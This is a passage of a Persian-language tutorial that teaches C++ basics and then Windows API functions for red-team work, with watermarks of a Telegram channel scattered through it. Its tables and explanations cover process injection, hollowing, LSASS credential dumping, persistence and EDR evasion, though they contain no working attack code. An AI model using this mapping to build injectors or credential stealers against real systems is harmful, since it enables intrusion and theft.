- با فراخوانی تابع، رفتار تعریف‌شده در هر نقطه از برنامه اجرا می‌شود.

۶. کلاس‌ها و اشیاء (برنامه‌نویسی شیءگرا)

```
#include <iostream>

class Person {
public:
    std::string name;
    int age;

    void introduce() {
        std::cout << "My name is " << name << " and I am
" << age << " years old." << std::endl;
    }
};

int main() {
    Person p1;
    p1.name = "Lucas";
    p1.age = 30;
    p1.introduce();

    return 0;
}
```

توضیح:

class Person: یک نوع داده‌ی جدید تعریف می‌کند که هم متغیر دارد و هم تابع.

public: اعضای کلاس را از خارج کلاس قابل‌دسترسی می‌کند.

std::string name: یک متغیر رشته‌ای برای نگه‌داشتن نام شخص.

void introduce(): یک متد (تابع داخل کلاس) است. می‌تواند به اعضای کلاس مثل name و age دسترسی داشته باشد.

Person p۱;: یک نمونه (شیء) از کلاس Person می‌سازد.

t.me/cyb

مثال‌های متوسط برنامه‌نویسی در C++

۱. اشاره‌گرها (Pointers)

```
#include <iostream>

int main() {
    int value = 10;
    int* ptr = &value;

    std::cout << "Value: " << value << std::endl;
    std::cout << "Pointer address: " << ptr <<
std::endl;
    std::cout << "Value via pointer: " << *ptr <<
std::endl;

    return 0;
}
```

توضیح:

- int* ptr: اشاره‌گری به متغیر از نوع int تعریف می‌کند.
- &value: عملگر آدرس که آدرس حافظه‌ی متغیر value را برمی‌گرداند.
- *ptr: عملگر دِریفرِنس (dereference) که به معنی "دریافت مقداری است که در آن آدرس ذخیره‌شده".
- اشاره‌گرها در برنامه‌نویسی سطح پایین بسیار مهم هستند و اجازه دسترسی مستقیم و دست‌کاری حافظه را می‌دهند.

۲. حافظه پویا: new و delete

```
#include <iostream>

int main() {
    int* num = new int;
    *num = 25;

    std::cout << "Value: " << *num << std::endl;

    delete num;
    num = nullptr;

    return 0;
}
```

me/cyber...

توضیح:

- new int: به‌صورت پویا (دینامیک) حافظه‌ای برای یک عدد صحیح از هیپ تخصیص می‌دهد.
- delete: آن حافظه اختصاص داده‌شده را آزاد می‌کند.
- nullptr: مقدار اشاره‌گر را بازنشانی می‌کند که کار خوبی است تا از رفتار نامشخص (پس از آزادسازی) جلوگیری شود.

۳. آرایه‌های پویا

```
#include <iostream>

int main() {
    int* array = new int[3];

    array[0] = 10;
    array[1] = 20;
    array[2] = 30;

    for (int i = 0; i < 3; i++) {
        std::cout << "Element " << i << ": " << array[i]
<< std::endl;
    }

    delete[] array;
    return 0;
}
```

توضیح:

- new int[۳]: حافظه‌ای برای آرایه‌ای با ۳ عنصر از نوع int تخصیص می‌دهد.
- Delete[]: حافظه تخصیص داده‌شده به آرایه را آزاد می‌کند. این با delete برای متغیرهای تک فرق دارد.

٤. رشته‌های به سبک C (C-style Strings)

```
#include <iostream>
#include <cstring>

int main() {
    char text[20];
    strcpy_s(text, sizeof(text), "Hello");

    std::cout << "Text: " << text << std::endl;
    std::cout << "Length: " << strlen(text) <<
std::endl;

    return 0;
}
```

توضیح:

- رشته‌های به سبک C، آرایه‌ای از char هستند که با علامت پایان دهنده null ('\٠') خاتمه می‌یابند.
- strcpy: یک رشته را کپی می‌کند.
- strlen: تعداد کاراکترهای رشته (به‌جز null) را برمی‌گرداند.
- هنگام فراخوانی APIهای ویندوز که char* یا wchar_t* می‌خواهند، به رشته‌های به سبک C نیاز است.

۵. ارجاعات (References)

```
#include <iostream>

void doubleValue(int& x) {
    x *= 2;
}

int main() {
    int value = 5;
    doubleValue(value);

    std::cout << "Doubled: " << value << std::endl;
    return 0;
}
```

توضیح:

- int& x: ارجاعی به یک عدد صحیح است، نه کپی آن.

t.me/cybershell

- ارجاعات مانند اشاره‌گرها هستند اما ایمن‌تر و طبیعی‌تر استفاده می‌شوند — نمی‌توانند مقدار null داشته باشند یا به متغیر دیگری اشاره کنند.
- اجازه می‌دهند توابع مقادیر اصلی متغیرها را تغییر دهند.

۶. ساختارها (Structs)

```
#include <iostream>

struct Point {
    int x;
    int y;
};

int main() {
    Point p;
    p.x = 10;
    p.y = 20;

    std::cout << "Point: (" << p.x << ", " << p.y << ")"
<< std::endl;
    return 0;
}
```

توضیح:

- struct: متغیرها را در قالب یک نوع داده گروه‌بندی می‌کند.
- در APIهای ویندوز مثل PROCESS_INFORMATION و STARTUPINFO بسیار استفاده می‌شود.

۷. typedef و using

```
#include <iostream>

typedef unsigned int uint;
using ushort = unsigned short;

int main() {
    uint a = 10;
    ushort b = 500;

    std::cout << "uint: " << a << ", ushort: " << b <<
std::endl;
    return 0;
}
```

توضیح:

- typedef و using برای ایجاد نام‌های مستعار (alias) برای نوع‌ها استفاده می‌شوند.
- باعث خوانایی و نگهداری بهتر کد به‌خصوص برای نوع‌های پیچیده یا مخصوص پلتفرم می‌شوند.

۸. انوم‌ها (Enums)

```
#include <iostream>

enum Status {
    Off,
    On,
    Standby
};

int main() {
    Status s = On;

    if (s == On) {
        std::cout << "The system is on." << std::endl;
    }

    return 0;
}
```

توضیح:

- enum: مجموعه‌ای از ثابت‌های نام دار تعریف می‌کند.
- خوانایی کد را بهبود می‌بخشد و جایگزین اعداد جادویی مثل ۰، ۱، ۲ می‌شود.

۹. بارگذاری توابع (Function Overloading)

```
#include <iostream>
void print(int x) {
    std::cout << "Integer: " << x << std::endl;
}
void print(const char* s) {
    std::cout << "String: " << s << std::endl;
}
int main() {
    print(42);
    print("Hello");
    return 0;
}
```

توضیح:

- می‌توانید چند تابع با یک نام ولی پارامترهای متفاوت تعریف کنید.
- کامپایلر بر اساس نوع آرگومان تصمیم می‌گیرد کدام نسخه اجرا شود.

۱۰. کلاس‌ها و سازنده‌ها (Constructors)

```
#include <iostream>
class Person {
public:
    std::string name;
    int age;
    Person(std::string n, int a) {
        name = n;
        age = a;
    }
    void introduce() {
        std::cout << "Name: " << name << ", Age: " <<
age << std::endl;
    }
};
int main() {
    Person p("Alice", 30);
    p.introduce();
    return 0;
}
```

توضیح:

- class: یک نوع داده جدید تعریف می‌کند (الگوی ساخت).
- Person(...): سازنده‌ای که هنگام ایجاد شیء اجرا می‌شود.
- this->name اختیاری است چون تداخل نام متغیر وجود ندارد.

۱۱. فضاهای نام (Namespaces)

```
#include <iostream>
namespace Logger {
    void log(const char* msg) {
        std::cout << "[LOG]: " << msg << std::endl;
    }
}
int main() {
    Logger::log("Application started.");
    return 0;
}
```

توضیح:

- namespace: کد را سازمان‌دهی می‌کند و از تداخل نام‌ها جلوگیری می‌کند.
- برای دسترسی به اعضا از قالب NamespaceName::ItemName استفاده می‌شود.
- کل کتابخانه استاندارد C++ داخل فضای نام std قرار دارد.

std:: چیست؟

- std:: مخفف standard است و به کتابخانه استاندارد C++ اشاره دارد.
- این فضای نام شامل تمام ویژگی‌های استاندارد C++ مثل:
  - std::cout (خروجی کنسول)
  - std::cin (ورودی کنسول)
  - std::string (کلاس رشته)
- std::vector, std::map, std::sort و غیره

چرا فقط cout را استفاده نمی‌کنیم؟

چون cout داخل فضای نام std قرار دارد، اگر بدون مشخص کردن فضای نام آن را بنویسید، کامپایلر نمی‌داند کدام cout منظور شماست و خطا می‌دهد.

راه میانبر:

می‌توانید به‌جای نوشتن دائم std:: از دستور زیر استفاده کنید:

```
using namespace std;
```

اما در کدهای حرفه‌ای، به‌ویژه برنامه‌نویسی سیستم و ویندوز، توصیه می‌شود برای وضوح و ایمنی همچنان از std:: استفاده کنید.

t.me/cybershelf

مثال‌های پیشرفته در C++

۱. اشاره‌گرهای هوشمند: std::unique_ptr و std::shared_ptr

برای اشاره‌گرهای خام مانند int* یا char* نیاز دارند که خودتان به‌صورت دستی از delete استفاده کنید. اشاره‌گرهای هوشمند این کار را به‌طور خودکار انجام می‌دهند و از نشت حافظه یا خرابی برنامه جلوگیری می‌کنند.

std::unique_ptr – مالکیت انحصاری

```
#include <iostream>
#include <memory>  // for smart pointers

int main() {
    std::unique_ptr<int> ptr =
std::make_unique<int>(42);

    std::cout << "Value: " << *ptr << std::endl;

    // no need to call delete; it auto-deletes when ptr
goes out of scope
    return 0;
}
```

توضیح:

- std::unique_ptr<T> مالکیت انحصاری روی یک شیء اختصاص داده‌شده به‌صورت پویا را نگه می‌دارد.
- نمی‌توان یک unique_ptr را کپی کرد. فقط می‌توان آن را منتقل (move) کرد.
- حافظه به‌صورت خودکار هنگام خروج اشاره‌گر از محدوده (scope) آزاد می‌شود. این مفهومی به نام RAII است (Resource Acquisition Is Initialization).

t.me/cyr

std::shared_ptr – شمارش مراجع (Reference counting)

```
#include <iostream>
#include <memory>

void use(std::shared_ptr<int> p) {
    std::cout << "In function: " << *p << std::endl;
}

int main() {
    std::shared_ptr<int> p1 = std::make_shared<int>(99);
    std::shared_ptr<int> p2 = p1;  // now shared by both

    use(p1);
    std::cout << "Use count: " << p1.use_count() <<
std::endl;

    return 0;
}
```

توضیح:

- shared_ptr اجازه می‌دهد چند بخش از برنامه روی یک شیء مالکیت مشترک داشته باشند.
- به‌صورت داخلی از شمارنده مرجع استفاده می‌کند. وقتی آخرین مالک از بین برود، حافظه آزاد می‌شود.
- برای مواقعی مفید است که مسئولیت استفاده از یک شیء باید بین چند بخش تقسیم شود.

۲. معنای جابه‌جایی (Move Semantics) و std::move

کپی کردن اشیاء می‌تواند پرهزینه باشد. معنای جابه‌جایی این امکان را می‌دهد که منابع بدون کپی کردن از یک شیء به دیگری منتقل شوند.

```
#include <iostream>
#include <string>
#include <utility>  // for std::move

int main() {
    std::string a = "Hello";
    std::string b = std::move(a);  // transfer resources
from 'a' to 'b'

    std::cout << "b: " << b << std::endl;
    std::cout << "a (moved-from): " << a << std::endl;

    return 0;
}
```

توضیح:

- std::move واقعاً a را جابه‌جا نمی‌کند، بلکه شیء را به‌عنوان «قابل‌جابه‌جایی» علامت‌گذاری می‌کند.
- متغیر a بعد از جابه‌جایی در یک وضعیت معتبر اما نامشخص قرار دارد.
- این روش در برنامه‌هایی که عملکرد اهمیت بالایی دارد (مثل انتقال بافرهای بزرگ) حیاتی است.

۳. عبارات لامبدا (Lambda Expressions)

لامبداها تعریف‌های فشرده‌ای از توابع هستند و اغلب در callback، فیلتر، مرتب‌سازی و برنامه‌نویسی چند ریسمانی (threading) استفاده می‌شوند.

لامبدای ساده:

```
#include <iostream>

int main() {
    auto square = [](int x) { return x * x; };
    std::cout << "Square of 5: " << square(5) <<
std::endl;
    return 0;
}
```

توضیح:

- [] شروع لامبدا است.
- (int x) تعریف پارامتر است.
- { return ... } بدنه تابع است.
- auto نوع تابع لامبدا را به‌صورت خودکار تشخیص می‌دهد.

لامبدا با گرفتن متغیر از محدوده خارجی:

```
int y = 10;
auto multiply = [y](int x) { return x * y; };  //
capture y by value
```

۴. اشاره‌گرهای تابع و Callback

برای انتقال رفتار به‌عنوان داده استفاده می‌شود — مثل CreateThread، EnumWindows یا hook کردن توابع در ویندوز.

```
#include <iostream>

void hello() {
    std::cout << "Hello from callback!" << std::endl;
}

void callCallback(void (*func)()) {
    func();  // call the function
}

int main() {
    callCallback(hello);
    return 0;
}
```

توضیح:

- void (*func)() یک اشاره‌گر به تابع است.
- می‌توان تابع hello را به callCallback داد چون امضای آن‌ها یکسان است.
- در APIهایی مثل EnumWindows و حلقه‌های پیام ویندوز (message loops) حیاتی است.

۵. قالب‌ها (Templates) — برنامه‌نویسی عمومی (Generic Programming)

قالب‌ها به شما اجازه می‌دهند توابع و کلاس‌هایی بنویسید که وابسته به نوع خاصی نباشند.

قالب تابع:

```
#include <iostream>

template <typename T>
T add(T a, T b) {
    return a + b;
}

int main() {
    std::cout << "Sum int: " << add<int>(3, 4) <<
std::endl;
    std::cout << "Sum double: " << add(2.5, 3.1) <<
std::endl;
    return 0;
}
```

توضیح:

- template <typename T> یک نوع عمومی تعریف می‌کند.
- add<int> نوع را صراحتاً مشخص می‌کند.

cybershell

- Add(۲,۵, ۳,۱) از استنباط نوع استفاده می‌کند.
- در کتابخانه استاندارد C++ استفاده گسترده‌ای دارد: std::vector<T>, std::map<K,V> و ...

۶. مدیریت استثنا (Exception Handling)

برای برخورد مؤدبانه با موقعیت‌های غیرمنتظره بدون کرش کردن برنامه استفاده می‌شود.

```
#include <iostream>
#include <stdexcept>

int divide(int a, int b) {
    if (b == 0)
        throw std::runtime_error("Division by zero");
    return a / b;
}

int main() {
    try {
        int result = divide(10, 0);
        std::cout << "Result: " << result << std::endl;
    } catch (const std::runtime_error& e) {
        std::cerr << "Caught exception: " << e.what() <<
std::endl;
    }

    return 0;
}
```

توضیح:

- throw: خطا را اعلام می‌کند.
- try: بلوکی است که ممکن است استثناء ایجاد کند.
- catch: استثناء را مدیریت می‌کند.
- e.what(): پیام خطای مربوط به‌استثناء را برمی‌گرداند.

۷. RAII – مدیریت منابع با طول عمر شیء

یک الگوی C++ که مدیریت منابع را به طول عمر شیء گره می‌زند — توسط اشاره‌گرهای هوشمند، فایل‌ها، mutexها و ... استفاده می‌شود.

```
#include <iostream>
#include <fstream>

void writeFile() {
    std::ofstream file("example.txt");  // opens file
    if (file.is_open()) {
        file << "Writing to file...\n";
    }  // file is automatically closed when it goes out
of scope
}

int main() {
    writeFile();
    return 0;
}
```

توضیح:

- std::ofstream فایل را در سازنده باز و در مخرب (destructor) می‌بندد.
- نیازی به فراخوانی close() ندارید — این RAII در عمل است.
- این الگو به‌شدت در C++ و wrapperهای API ویندوز استفاده می‌شود.

۸. کتابخانه قالب استاندارد std::vector (STL):

```
#include <iostream>
#include <vector>

int main() {
    std::vector<int> numbers = {1, 2, 3};

    numbers.push_back(4);  // add an element

    for (int n : numbers) {
        std::cout << n << " ";
    }
    std::cout << std::endl;

    return 0;
}
```

توضیح:

- std::vector<T> آرایه‌ای قابل تغییر اندازه است.
- push_back: عناصر را اضافه می‌کند.
- شبیه آرایه است اما با مدیریت خودکار حافظه.

- ایمن‌تر از اشاره‌گرهای خام بوده و با الگوریتم‌های STL سازگار است.

نکات نهایی درباره std::

پیشوند std:: به معنای «فضای نام استاندارد» است. تقریباً همه‌چیز در کتابخانه استاندارد C++ — از ورودی/خروجی گرفته تا رشته‌ها، کانتینرها، الگوریتم‌ها و مدیریت حافظه — درون std قرار دارد.

مثال‌ها:

- std::cout: خروجی کنسول
- std::cin: ورودی کنسول
- std::string: کلاس رشته
- std::vector, std::map, std::set: کانتینرها
- std::sort, std::find: الگوریتم‌ها
- std::unique_ptr, std::shared_ptr: اشاره‌گرهای هوشمند
- std::function, std::bind: ابزارهای تابع
- std::move, std::swap: دست‌کاری مقادیر
- std::thread, std::mutex: چند ریسمانی (Multithreading)

می‌خواهید std:: ننویسید؟

می‌توانید بنویسید:

```
using namespace std;
```

اما در کد نویسی حرفه‌ای، به‌ویژه در برنامه‌نویسی سیستم و ویندوز، توصیه می‌شود از std:: برای وضوح و ایمنی استفاده شود.

t.me/cybershelf

فصل چهارم

برنامه‌نویسی و توسعه نرم‌افزار با رابط برنامه‌نویسی ویندوز



توابع Windows API برای تست نفوذ و تیم قرمز

مدیریت پردازش و نخ (Process & Thread Manipulation)

تابع API	کاربرد
CreateProcess / CreateProcessW	اجرای یک پردازش جدید
OpenProcess	گرفتن یک هندل به پردازش هدف
GetCurrentProcessId / GetCurrentThreadId	بازگرداندن شناسه (ID) پردازش یا نخ جاری
VirtualAllocEx	اختصاص حافظه در یک پردازش از راه دور
WriteProcessMemory	نوشتن shellcode یا مسیر DLL در یک پردازش دیگر
CreateRemoteThread	اجرای نخ در پردازشی دیگر (تزریق کلاسیک)
NtCreateThreadEx	ساخت نخ در سطح پایین (اغلب دور زدن hookها)
QueueUserAPC	زمان‌بندی اجرای payload به‌صورت APC در نخ دوردست
SuspendThread / ResumeThread	استفاده در تکنیک‌های hollowing یا ربایش نخ

مدیریت توکن و دسترسی (Token & Privilege Manipulation)

تابع API	کاربرد
OpenProcessToken	گرفتن یک هندل به توکن دسترسی یک پردازش
LookupPrivilegeValue	دریافت LUID برای یک سطح دسترسی خاص
AdjustTokenPrivileges	فعال یا غیرفعال کردن دسترسی‌ها (مثلاً SeDebugPrivilege)
ImpersonateLoggedOnUser	اجرای کد تحت هویت امنیتی کاربر دیگر
DuplicateTokenEx	کپی‌برداری از یک توکن موجود
LogonUser	احراز هویت یک کاربر و دریافت توکن (مناسب برای pivoting)

تزریق حافظه و DLL (Memory & DLL Injection)

تابع API	کاربرد
LoadLibraryA / LoadLibraryW	بارگذاری DLL در پردازش جاری
GetProcAddress	دریافت آدرس یک تابع از DLL

LdrLoadDll (در ntdll)	بارگذاری دستی DLL به‌صورت پنهان
NtMapViewOfSection	استفاده در hollowing و نگاشت PE در حافظه
NtUnmapViewOfSection	حذف نگاشت قبلی برای نگاشت جدید
RtlCreateUserThread	جایگزین CreateRemoteThread برای تزریق
SetThreadContext / GetThreadContext	مورداستفاده در hollowing و تکنیک‌های تزریق سنتی

پنهان‌سازی و ضد EDR (Stealth & Anti-EDR)

تابع API	کاربرد
NtQueryInformationProcess	نشت اطلاعاتی مثل PEB، خط فرمان اجرا
NtProtectVirtualMemory	تغییر دسترسی حافظه (برای unhook کردن)
NtReadVirtualMemory / NtWriteVirtualMemory	دسترسی سطح پایین به حافظه
EnumProcesses / CreateToolhelp۳۲Snapshot	لیست پردازش‌ها
VirtualQueryEx	بررسی ساختار حافظه پردازش دیگر
ReadProcessMemory	خواندن حافظه هدف (مثلاً برای پارس shellcode)
GetModuleHandle	گرفتن آدرس پایه DLL بارگذاری شده

شناخت سیستم و کاربر (System & User Recon)

تابع API	کاربرد
NetUserEnum / NetUserGetInfo	لیست کاربران لوکال یا دامنه
GetUserName / GetUserNameEx	دریافت اطلاعات کاربر فعلی
NetLocalGroupEnum	لیست گروه‌های محلی
NetSessionEnum	لیست نشست‌های فعال
WNetEnumResource	لیست منابع اشتراکی شبکه
GetComputerName	دریافت نام میزبان
GetAdaptersInfo / GetIpAddrTable	شناسایی تنظیمات شبکه
EnumServicesStatusEx	لیست سرویس‌ها و وضعیت آن‌ها
RegOpenKeyEx / RegQueryValueEx	دسترسی به رجیستری (برای پایداری و پایش)

استخراج اطلاعات حساس (Credential Dumping)

تابع API	کاربرد
LSAGetLogonSessionData	استخراج اطلاعات نشست‌ها از LSASS
LsaEnumerateLogonSessions	گرفتن لیست نشست‌های کاربری
LsaRetrievePrivateData	استخراج داده‌های محرمانه LSA (نیاز به دسترسی بالا)
CryptUnprotectData	رمزگشایی داده‌های DPAPI (مثل رمزهای Chrome)
OpenProcess + ReadProcessMemory	استخراج اطلاعات از LSASS به‌صورت دستی
MiniDumpWriteDump	ایجاد دامپ حافظه از LSASS با دسترسی دیباگ

ماندگاری و سوءاستفاده از سرویس‌ها (Persistence / Service Abuse)

تابع API	کاربرد
CreateService / StartService	استفاده برای ماندگاری یا افزایش سطح دسترسی
ChangeServiceConfig	تغییر پیکربندی سرویس موجود
RegisterScheduledTask	ساخت job زمان‌بندی شده برای ماندگاری
RegSetValueEx	استفاده از رجیستری برای ماندگاری
ShellExecuteEx / WinExec	اجرای دستورات از طریق COM یا Shell

توابع سطح پایین و پنهان (Uncommon/Stealthier NT Native Functions) NT Native

تابع API	توضیح
NtCreateSection	استفاده در hollowing و نگاشت payload
NtSetContextThread	کنترل context نخ (برای تزریق پنهان)
NtOpenThreadToken	دسترسی مخفیانه به توکن نخ
NtCreateUserProcess	جایگزینی برای CreateProcess، استفاده در mapping دستی

مثال‌هایی از توابع Windows API

۱. MessageBox / MessageBoxW

تابع MessageBox یک کادر محاوره‌ای ساده (مودال) با متن، عنوان، و دکمه‌های قابل تنظیم (مثل OK، Yes/No و غیره) ایجاد می‌کند. این تابع بخشی از API User۳۲ در ویندوز است و رابط گرافیکی برای تعامل یا هشدار دادن فراهم می‌کند. این تابع اجرای برنامه را تا زمانی که کاربر دکمه‌ای را کلیک کند متوقف می‌کند و شناسه‌ای را برمی‌گرداند که نشان‌دهنده انتخاب کاربر است.

در عمل، معمولاً برای دیباگ، اعلان‌های گرافیکی سریع یا هشدار دادن به کاربر استفاده می‌شود. توسعه‌دهندگان بدافزار گاهی از MessageBoxW برای نشان دادن هشدارهای جعلی سیستم یا به‌عنوان «تست» برای اطمینان از اجرای درست بار مخرب (payload) استفاده می‌کنند. تیم‌های قرمز نیز ممکن است از آن به‌عنوان بار اولیه بی‌خطر برای بررسی موفقیت‌آمیز بودن تزریق کد یا ایجاد نخ (thread) از راه دور استفاده کنند.

ازنظر فنی، MessageBoxW به مدیر پنجره‌ی ویندوز فراخوانی می‌کند و به‌صورت داخلی یک گفت‌وگوی استاندارد را با استفاده از حلقه پیام ویندوز ایجاد می‌کند. نسخه‌ی "W" از کاراکترهای گسترده (wide characters - wchar_t*) به‌جای ANSI استفاده می‌کند که امکان پشتیبانی از رشته‌های یونیکد و محتوای بین‌المللی را فراهم می‌سازد. این تابع تا چهار آرگومان می‌گیرد و پارامتر سبک (uType) نوع پیکربندی دکمه و آیکون را با استفاده از ثابتی مانند MB_OK و MB_ICONERROR مشخص می‌کند.

۲. CreateProcess / CreateProcessW

تابع CreateProcess API اصلی در ویندوز برای راه‌اندازی یک فرایند (process) جدید است، که می‌تواند شامل تنظیمات سفارشی راه‌اندازی، زمینه‌های امنیتی، آرگومان‌های خط فرمان و متغیرهای محیطی باشد. این تابع کنترل دقیقی روی رفتار فرایند فرزند فراهم می‌کند و دسته‌هایی (handles) برای فرایند جدید و نخ اصلی آن ارائه می‌دهد. نسخه‌ی یونی‌کد آن، CreateProcessW، از رشته‌های گسترده استفاده می‌کند.

این تابع برای اجرای ابزارها در زمان اجرا، جابه‌جایی افقی (lateral movement) و توزیع بارهای مخرب حیاتی است. تیم‌های قرمز از آن برای ایجاد فرایند در سیستم‌های راه دور، اجرای برنامه‌های مشروع با فرایندهای فرزند مخرب (LOLBAS)، یا اجرای ابزارها از حافظه استفاده می‌کنند. بدافزارها اغلب از آن همراه با پُر کردن فرایند (process hollowing) استفاده می‌کنند؛ یعنی ایجاد یک فرایند معلق و جایگزینی حافظه آن قبل از ازسرگیری اجرا.

t.me/cybershelf

در پشت‌صحنه، CreateProcessW ساختارهایی مثل STARTUPINFOW و PROCESS_INFORMATION را مقداردهی می‌کند، سپس توابع هسته سیستم‌عامل را برای ایجاد فرایند در مدیر اشیای ویندوز (Windows Object Manager) فراخوانی می‌کند. این تابع با بلوک محیطی فرایند (PEB)، زمینه نخ، و زیرسیستم بار گذار تعامل دارد. برای ایجاد فرایند معلق می‌توان از پرچم CREATE_SUSPENDED استفاده کرد تا پیش از اجرای نخ، حافظه به‌صورت دستی تغییر کند.

۳. VirtualAlloc

تابع VirtualAlloc یک بلوک حافظه را در فضای آدرس مجازی فرایند جاری تخصیص می‌دهد. این امکان را به توسعه‌دهنده می‌دهد که اندازه حافظه‌ای که باید رزرو شود و نحوه دسترسی به آن را (ازجمله سطوح حفاظت مثل PAGE_READWRITE یا PAGE_EXECUTE_READWRITE) مشخص کند. این تابع می‌تواند با استفاده از پرچم‌های MEM_RESERVE و MEM_COMMIT هم رزرو و هم تخصیص حافظه را انجام دهد.

این API یکی از پایه‌های برنامه‌نویسی سطح پایین و امنیت تهاجمی است. از آن در مدیریت حافظه سفارشی، بارگذاری shellcode، نگاشت فایل اجرایی (PE) در حافظه و انواع تزریق بازتابی DLL استفاده می‌شود. در عملیات تیم قرمز، VirtualAlloc برای اختصاص فضای اجرایی برای بارها که بعداً از طریق سرقت نخ (thread hijacking) یا اجرای مستقیم shellcode اجرا خواهند شد، به کار می‌رود.

ازلحاظ فنی، VirtualAlloc صفحات حالت کاربر را در فضای آدرس مدیر حافظه‌ی مجازی نگاشت می‌کند با استفاده از جدول صفحات فرایند. صفحات همیشه با اندازه صفحه سیستم (معمولاً ۴ کیلوبایت) هم‌راستا هستند. این تابع حافظه را صفر نمی‌کند مگر اینکه به‌صراحت تخصیص داده شود و سطوح حفاظتی مثل PAGE_EXECUTE_READWRITE که همخوانی خواندن، نوشتن و اجرای کد را فراهم می‌کنند، توسط سامانه‌های EDR به دلیل استفاده در shellcode شناسایی می‌شوند. برای نواحی چندصفحه‌ای، هم‌راستایی حافظه و حفاظت بافر برای جلوگیری از خطاهای دسترسی ضروری است.

٤. OpenProcess

تابع OpenProcess یک دسته (handle) به فرایند موجود را بازیابی می‌کند و به شما امکان انجام عملیاتی مثل خواندن یا نوشتن حافظه، تغییر وضعیت اجرا یا درخواست اطلاعات داخلی را می‌دهد. فراخوان باید دسترسی‌های موردنیاز را مشخص کند، مانند PROCESS_VM_READ، PROCESS_VM_WRITE یا PROCESS_QUERY_INFORMATION.

این API یکی از اجزای اصلی اسکنرهای حافظه، اشکال‌زداها (debuggers)، چارچوب‌های تزریق و بدافزارها است. تیم‌های قرمز اغلب از آن برای باز کردن فرایندهایی مانند notepad.exe یا explorer.exe

t.me/cybershelf

و تزریق shellcode یا DLL به آن‌ها استفاده می‌کنند. ابزارهای دفاعی مانند آنتی‌ویروس‌ها نیز برای تحلیل و بررسی تهدیدها از OpenProcess استفاده می‌کنند.

ازنظر فنی، OpenProcess با مدیر اشیای ویندوز تعامل دارد تا شیء کرنل فرایند را با استفاده از شناسه پردازش (PID) حل کند. اگر دسترسی‌های خواسته‌شده با توصیفگر امنیتی هدف (ACL) سازگار نباشد، تابع با شکست مواجه می‌شود. در صورت موفقیت، دسته‌ی بازگشتی را می‌توان در توابعی مانند ReadProcessMemory، WriteProcessMemory و VirtualAllocEx استفاده کرد. این دسته درواقع اشاره‌گری به ساختار کرنل _EPROCESS است.

۵. ReadProcessMemory

تابع ReadProcessMemory به یک فرایند امکان می‌دهد که حافظه‌ی فرایند دیگری را با داشتن دسته‌ی معتبر و دسترسی‌های لازم بخواند. توسعه‌دهنده آدرس پایه‌ای در فرایند هدف و بافری در فرایند خود مشخص می‌کند، و سیستم حافظه را کپی می‌کند.

این تابع برای تحلیل بدافزار، سرقت اعتبارنامه‌ها (مثل dump کردن LSASS)، موتورهای تقلب در بازی و بررسی حافظه کاربرد دارد. تیم قرمز می‌تواند از آن برای بررسی ساختارهایی مانند اشیای توکن، لیست فرایندها یا مناطق shellcode تزریق‌شده در فرایندهای راه دور استفاده کند. همچنین بخشی از بسیاری از چارچوب‌های پس‌از-نفوذ است که داده‌های حافظه‌ای را بدون ریختن فایل جمع‌آوری می‌کنند.

ازنظر فنی، این API یک کپی حافظه بین فرایندها را از طریق تماس با کرنل انجام می‌دهد. بررسی می‌کند که آدرس مبدأ در فرایند هدف قابل‌دسترسی باشد، آن را به‌صورت موقت در فرایند فراخوان نگاشت می‌کند و سپس به بافر مشخص‌شده توسط کاربر کپی می‌کند. این تابع به PROCESS_VM_READ روی دسته نیاز دارد و اغلب توسط سامانه‌های EDR به دلیل نقش آن در شناسایی و سرقت اعتبارنامه‌ها رصد می‌شود.

۶. WriteProcessMemory

تابع WriteProcessMemory معادل ReadProcessMemory است و برای نوشتن داده در حافظه‌ی یک فرایند راه دور استفاده می‌شود. نیازمند مجوزهای PROCESS_VM_WRITE و PROCESS_VM_OPERATION است و اغلب برای قرار دادن بارهای مخرب، پچ‌ها یا shellcode در فضای آدرس فرایند دیگر استفاده می‌شود.

نویسندگان بدافزار و تیم‌های قرمز از این تابع برای پیاده‌سازی تزریق فرایند، بارگذاری DLL بازتابی یا پچ کردن کد در زمان اجرا استفاده می‌کنند. معمولاً همراه با VirtualAllocEx برای اختصاص فضا ابتدا و

t.me/cybershelf

سپس کپی کردن بار مخرب به هدف به کار می‌رود. وقتی با CreateRemoteThread ترکیب شود، امکان اجرای راه دور بار نوشته‌شده فراهم می‌شود.

در پشت‌صحنه، این API باعث می‌شود که کرنل صفحه حافظه هدف را با مجوزهای مناسب نگاشت کند و سپس عمل نوشتن امنی را از بافر فرایند فراخوان به حافظه‌ی فرایند هدف انجام دهد. برخی پیاده‌سازی‌ها بعداً زمینه نخ را تغییر می‌دهند تا اجرای کد به ناحیه جدید نوشته‌شده هدایت شود که اساس فرایند hollowing، code caves و تزریق مخفی است.

۷. NtQueryInformationProcess

تابع NtQueryInformationProcess یک API داخلی NT در ویندوز است که اطلاعات دقیقی درباره یک فرایند فراهم می‌کند، مثل آدرس PEB، شناسه فرایند والد، پورت دیباگ یا مسیر کامل تصویر اجرایی. این تابع در ntdll.dll قرار دارد و بخشی از API مستند ۳۲Win نیست، بنابراین اغلب برای دور زدن نظارت‌های امنیتی استاندارد استفاده می‌شود.

این API به‌طور گسترده در تیم قرمز و توسعه‌ی بدافزار برای بازرسی مخفیانه‌ی فرایندها استفاده می‌شود. برای مثال، ابزارها می‌توانند بررسی کنند آیا در حال اجرا زیر دیباگر هستند، یا فرایند والد مشکوک است (کشف sandbox)، یا برای بازیابی خط فرمان و بلوک محیطی به‌صورت مستقیم از حافظه. چون کمتر از APIهای ۳۲Win توسط EDRها رصد می‌شود، اغلب به دلایل پنهان‌کاری انتخاب می‌شود.

در سطح داخلی، این تابع با کرنل از طریق فراخوان سیستمی (مثل ۲۶x۰syscall بسته به نسخه ویندوز) ارتباط برقرار می‌کند و ساختار _EPROCESS را درخواست می‌دهد. هنگام درخواست ProcessBasicInformation، ساختاری را پر می‌کند که شامل اشاره‌گر به PEB و شناسه فرایند والد است. ازآنجا ابزارها می‌توانند مستقیماً ساختارهای حافظه مانند RTL_USER_PROCESS_PARAMETERS، ماژول‌های بارگذاری شده و موارد دیگر را پیمایش کنند — بدون فعال کردن پایش APIهای سطح بالا.

۸. IsDebuggerPresent

تابع IsDebuggerPresent یک API ساده در ویندوز است که بررسی می‌کند آیا فرایند جاری تحت دیباگر اجرا می‌شود یا نه. مقدار بولی بازمی‌گرداند که نشان می‌دهد دیباگر وصل است یا خیر. ازنظر داخلی، یک بایت (BeingDebugged) در ساختار PEB را می‌خواند.

